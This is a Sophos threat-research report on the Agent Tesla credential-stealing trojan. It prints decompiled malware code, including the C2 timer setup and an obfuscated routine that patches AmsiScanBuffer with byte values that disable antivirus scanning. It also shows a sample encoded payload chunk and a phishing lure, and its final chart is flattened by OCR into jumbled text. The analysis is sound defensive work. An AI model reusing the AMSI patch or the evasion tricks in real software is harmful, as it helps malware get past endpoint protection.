
Agent Tesla amps up information stealing attacks

news.sophos.com/en-us/2021/02/02/agent-tesla-amps-up-information-stealing-attacks/

February 2, 2021



The Agent Tesla family of remote access trojan (RAT) malware has been active for over seven years, yet it remains one of the most common threats to Windows users. A variety of attackers use the malware to steal user credentials and other information from victims through screenshots, keyboard logging, and clipboard capture.


Because the malware's compiler hard-codes operator-specific variables at build time, Agent Tesla behavior can vary widely—and the malware continues to evolve. Recent changes increased the number of applications targeted for credential theft, including web browsers, email clients, virtual private network clients, and other software that store user names and passwords. The evolution of the tool also extends to its delivery package, with one version that now targets Microsoft's Anti-Malware Software Interface (AMSI) in an attempt to defeat endpoint protection software.

SophosLabs has tracked multiple actors using Agent Tesla, including the ones behind the RATicate campaigns we began investigating in November of 2019. We've continued to see new variants in a growing number of attacks over the past 10 months; as recently as December of 2020, Agent Tesla accounted for 20 percent of malware email attachments detected in Sophos customer telemetry.

In this report, we will delve into the two currently active versions we've identified, which we've identified as Agent Tesla version 2 and version 3. The differences between the two demonstrate how the RAT has evolved, employing multiple types of defense evasion and obfuscation to avoid detection—including options to install and use the Tor anonymizing network client, and the Telegram messaging API, for command and control (C2) communications. The differences we see between v2 and v3 of Agent Tesla appear to be focused on improving the success rate of the malware against sandbox defenses and malware scanners, and on providing more C2 options to their attacker customers.

Build-a-bot

Both current versions of Agent Tesla use a set of global variables that determine the functionality and behavior of the malware. The attacker provides the values for these variables in the form of a configuration file that govern a wide variety of behaviors, such as the delay time between C2 attempts (shown below).



```
if (Config.CreateTempFile && Operators.CompareString(Config.ExecutingAssemblyLocation, Config.InstalationFolder, false) != 0)
{
    Config.MoveOriginalFileToTempFile();
}
if (Config.NetworkProtocolMethod == 0)
{
    Config.SendDataHTTP();
    System.Timers.Timer timer2 = new System.Timers.Timer();
    timer2.Elapsed += new ElapsedEventHandler(Config.Thread_C2_KeepAlive);
    timer2.Interval = 120000.0;
    timer2.Enabled = true;
    System.Timers.Timer timer3 = new System.Timers.Timer();
    timer3.Elapsed += new ElapsedEventHandler(Config.Thread_C2_Uninstall);
    timer3.Interval = 60000.0;
    timer3.Enabled = true;
}
Config.ThreadSleep(10, 2);
if (Config.SendScreenshots == Conversions.ToBoolean(ENCRYPTED_STRINGS."True"()))
{
    System.Timers.Timer timer4 = new System.Timers.Timer();
    timer4.Elapsed += new ElapsedEventHandler(Config.Thread_C2_Screenshots);
    timer4.Interval = (double)(60000 * Conversions.ToInteger(Config.TimerScreenshotInterval));
    timer4.Enabled = true;
}
Config.ThreadSleep(10, 2);
Config.Foo();
Config.ThreadSleep(15, 7);
Config.CHoo.Install();
Config.ThreadSleep(60, 20);
Config.ObtainExternalIPByIpify();
try
{
    Config.StealData();
}
catch (Exception expr_38C)
{
    ProjectData.SetProjectError(expr_38C);
    ProjectData.ClearProjectError();
}
if (Config.HookKeyboard)
{
    System.Timers.Timer timer5 = new System.Timers.Timer();
    timer5.Elapsed += new ElapsedEventHandler(Config.Thread_C2_SendLogTmp);
    timer5.Interval = (double)(60000 * Conversions.ToInteger(Config.TimerLogInterval));
    timer5.Enabled = true;
```

Some of the configuration variables that drive Agent Tesla's behavior.

The variables common to both versions of Agent Tesla determine which network protocol is to be used for C2 communications, based on an integer value set by the configuration file. They also can enable or disable the following behaviors:


- Persistence (allowing the RAT to restart when the operating system is rebooted)
- Activation of a remote uninstall feature
- Collection of the infected host's IP address
- Sending a success message to the C2 after installation

- Whether or not to steal data via screenshots
- Whether or not to log keystrokes (and, in Agent Tesla v3, steal the contents of the Windows system clipboard).
- In Agent Tesla v3, whether or not to deploy a Tor client to conceal communications.

The RAT's compiler encodes these options into the executable that's delivered to the victim.

Special delivery

Agent Tesla usually arrives in a malicious spam email as an attachment. In the example below, the malware that drops Agent Tesla is disguised as a .zip compressed file attachment that the attacker claims contains a catalog for the recipient to review:



From [redacted]
Subject **Quotation Needed for Attached selected items** 1/25/21, 5:45 AM
To [redacted]

Good Day,

Hope my mail finds you in good health, please keep stay safe.
We got your contact via internet marketing research on recommendation of our business advisers.

We are interested in most of your products, kindly check attached to confirm our interested products.
If your can deliver we will send our full company details and shipping address for goods, to make the proforma invoice.

Also attached you will see our company's business activities and catalog, we will be happy to partner with your company.


Thank you.

Regards,
[redacted]

1 attachment: HTMY-209871640.zip 701 KB


A malicious email carrying an Agent Tesla packer (source: VirusTotal)

More recent versions of Agent Tesla use a number of methods to both make sandbox and static analysis more difficult and evade endpoint detection. Going beyond the use of packers to obfuscate code, these multi-stage malware installers also pull in components hosted (in some cases) in plain view on legitimate websites. The Agent Tesla installer also attempts to overwrite code in Microsoft's AMSI.



The workflow of the new multi-stage Agent Tesla installer.


The first stage is a .NET-based downloader, which grabs chunks of base64-encoded, obfuscated code for the second stage from websites such as Pastebin and a Pastebin clone called *Hastebin*. The base64-encoded chunks are delimited from the rest of the HTML content by three “@” symbols, before and after the chunk, as shown in the sample below:




```
<html><head></head><body><p>Code: 93331d38-d67e-49fa-998b-992ffc6f36b7</p><p>@@@LEtNAktWR11NVUxHUAJRUAJWcGtybmdGR1ECUlBNQUdRUV1DTk5c
HUVFdQVBHQ1ZHXVJQTUFHUVECRUdWXUFNTFZHWlYCUUdWXUFNTFZHWlYCdGNud2ddXQJgYWNjY2NnY2BgYGFmY2NjYwJjYGRnYGNjAmNjZGBhY2ZhZGRgZ2dhY2MCYGNnYWB
FnYWdhZmFhZmBjY2NmZmdhZ2NjAmZnZmFmZGZhYGFhZGNjAmBgZmFhZmZgZmRjYwJkZ2dkZ2dmYWBjZ2BjYGdkY2MCYWBkY2FjZmRmY2FmZGNkY2BgYwJnYWZhY2RnYWFgYW
GMCYWFhYGdhYGNgZ2BmYWNhZmBhYGMCY2BmZmZgZmdnYGMCY2FhZGZgYWNjZGZgYWNjZmRnYGMCYWRhZ2ZmYWNhYwJhYGZmZmRgYGBhYwJnZGFgYWZhYWFjAmRkYGBhZmRhZ
ZmFgZ2NmY2BjZ2FjAmBhY2NmZGNjYGNnZ2NnYWMCYWRnYGBjZGdhYwJjYWRgZGdmZGZhZGFjAmFjZ2FnY2NmYwJnYWNhY2ZjAmNmZGBkY2ZjAmRnZ2ZmZmMCZ2dkYWNhYGBr
jY2BjZ2NnYwJmZmBnYGFgYWBjY2djYWZgZ2MCYGdjZmZmY2ZmZGBmZ2MCZ2djYGdkZ2BjY2dgYWRjYGZgYGNkYWRhYGdnYwJgZ2BnYGdhZmRjZGRnZGNmY2NhYWNnYGFnZ2M
RhZmRnZ2dnYwJjZ2RjYWNmZGRkYWNmZmNnZ2FkYGNhYWFmZGdnYwJRe3F2Z29ScG1hZ3FxbXBScG1ka25nQW1sdnBtbkNwZ2MCZ2dnYGFjYGFjZGNnZmNjZGMCZGZkY2NnY2
2dnY2FjY2BjZGMCYWdnYWFmZmRmZGNkYwJkYGZjZmRmYGBkYGNgZGdhYGRmZmZgYGRjAmFhZ2BjYGBgY2dkYwJjYGZgZ2ZkY2ZgZGRjAmNgYWZnZmRkYwJMbXZPY3JyZ2ZGY
Y3ZjAkxtVnpkT2d2Y2ZjdmMCUmNlZ2RrbmdTd212YwJjY2FgY2BnYGNgAmFjZ2ZnZmFgZ2BhYGFjYAJmYGBmZmNhZGRjYGRgZGRgZ2RjYAJmZmNnY2BhYGBjZGRjYAJjYGdm
mYWFkY2NkYWRgYGZgYGACYGdnY2BhY2ZmZ2ZkZmFjYGNkYGNkYGRhZmBgAmFnZmRmZmBgAmdmZGNnY2BjZGZmY2RgYAJhZGFmYWZhYWRgYAJhYGRgYWBhZ2NgYWBmYGBhYAJ
ZnZ2BmZGRjYWNjZmNjZGFhYAJhZmRkZGNkZmBmYWACZmRnZGNmZ2RmZmRgZ2NgZmNgYGRjZ2FgAmRmZmZkY2NjYWBnZGdjY2dmY2BjZGNjZmACZGFmYWdhZmdhY2BnYWFjZm
```

An example of a response to a download request by Agent Tesla’s multi-stage downloader.

The downloader also tries to get the memory address of **AmsiScanBuffer**—calling Windows’ **amsi.dll** with the Windows **LoadLibraryA** function to get the DLL’s base address, and then **GetProcAddress** using that base address and the “AmsiScanBuffer” procedure name to get the address of the function.




```
num = ((612 < 1018) ? 14 : 949232836);
IntPtr intPtr = cacfbadedff.LoadLibraryA(Strings.Replace("弗哦弗a弗哦弗]弗哦弗[弗哦弗m弗哦弗s弗哦弗]弗哦弗[弗哦弗i弗哦弗.弗哦弗d弗哦弗]弗哦弗[弗哦弗l弗哦弗l".Replace("弗",
  string.Empty).Replace("弗哦".Replace("弗", string.Empty), string.Empty), "弗艾弗]弗艾弗[".Replace("弗", string.Empty).Replace("丝艾".Replace("丝", string.Empty),
  string.Empty), string.Empty, (1021 > 680) ? 1 : 10880724, (1233 > 461) ? -1 : 623234725, (1097 > 488) ? CompareMethod.Binary : ((CompareMethod)228684253)));
IL_1172:
num = ((416 < 1264) ? 15 : 1801613178);
```



```
num = ((1008 < 296) ? 1801995614 : 17);
IntPtr procAddress = cacfbadedff.GetProcAddress(intPtr, Strings.Replace("弗诶弗A弗诶弗]弗诶弗[弗诶弗m弗诶弗]弗诶弗[弗诶弗s弗诶弗i弗诶弗]弗诶弗[弗诶弗S弗诶弗]弗诶弗[弗诶弗c弗诶弗a
  弗诶弗]弗诶弗[弗诶弗n弗诶弗B弗诶弗]弗诶弗[弗诶弗u弗诶弗f弗诶弗]弗诶弗[弗诶弗f弗诶弗]弗诶弗[弗诶弗e弗诶弗r".Replace("弗", string.Empty).Replace("丝诶".Replace("丝", string.Empty),
  string.Empty), "丝吾丝]丝吾丝[".Replace("丝", string.Empty).Replace("贼吾".Replace("贼", string.Empty), string.Empty), string.Empty, (948 < 773) ? 498381888 : 1, (1276 <
  612) ? 1216141405 : -1, (101 < 1164) ? CompareMethod.Binary : ((CompareMethod)2126432915)));
IL_13EA:
```

Once Agent Tesla gets the address of AmsiScanBuffer, it patches the first 8 bytes of this function in memory:



```
IL_1550:
num = ((679 < 916) ? 15 : 261014541);
MemoryStream memoryStream = new MemoryStream();
IL_157D:
num = ((979 < 472) ? 1957371639 : 16);
memoryStream.WriteByte((byte)((247 < 1077) ? 184 : 1490863914));
IL_15CB:
num = ((775 < 910) ? 17 : 1026573090);
memoryStream.WriteByte((byte)((228 < 1296) ? 87 : 576201730));
IL_1619:
num = ((715 > 1202) ? 810766247 : 18);
memoryStream.WriteByte(0);
IL_164C:
num = 19;
memoryStream.WriteByte(7);
IL_1664:
num = 20;
memoryStream.WriteByte(128);
IL_167C:
num = 21;
memoryStream.WriteByte(194);
IL_1694:
num = 22;
memoryStream.WriteByte(24);
IL_16AC:
num = 23;
memoryStream.WriteByte(0);
IL_16C4:
```

These are the patched x86 instructions these opcodes refer to:

```
.data:00000000    B8 57 00 07 80        mov eax, 0x80070057
.data:00000005    C2 18 00              ret 0x18
```

The effect of this patch to the AmsiScanBuffer routine forces AMSI to return an error (code 0x80070057), making all the AMSI scans of memory appear to be invalid. This sabotages endpoint protection software dependent on AMSI, by essentially making them skip further AMSI scans for dynamically loaded assemblies within the Agent Tesla process. Since this happens early in the first stage downloader's execution, it renders ineffective any AMSI protection against the subsequent components of the downloader, the second-stage loader, and the Agent Tesla payload itself.


After downloading the chunks, the downloader stage joins and decodes them, then decrypts them with a simple algorithm. The decoded and decrypted buffer is the second stage—a loader that carries the final Agent Tesla payload.

The second stage uses a series of steps to avoid sandbox analysis through debugging. First, using the Microsoft .NET *Debugger* class, it checks to see if a debugger is attached by checking the Debugger.IsAttached property, and then checks to see if logging is enabled by using the Debugger.IsLogging method. Then, using the NtSetInformationThread Windows API function, it sets the **ThreadHideFromDebugger** field in order to hide the thread from the debugger. Once this value is set, the debugger never gets information from the thread, and the practical effect is that it detatches the debugger.

This technique is hardly new, but it remains very effective.

Tesla uncoils

Overall, the functionality of Agent Tesla v2 and v3 is largely the same, with a few notable differences noted below :


AGENT TESLA V2
KillOtherInstances
Init some global vars: BotID, BotName, InstalationFolder ....
Timer Evasion (30000.0)
persistence
yes
Copy file Create regs ...
no
keepalive
no
yes
network protocol
http
Send HTTP ACK
Timer KeepAlive (120000.0)
other
Timer Uninstall (60000.0)
Timer Screenshots (60000 * C.Interval)
yes
screenshots
no
Steal Data
hookkeyboard
no
RUN
yes
Timer Keyboardlog (60000 * C.Interval)
Hook Keyboard
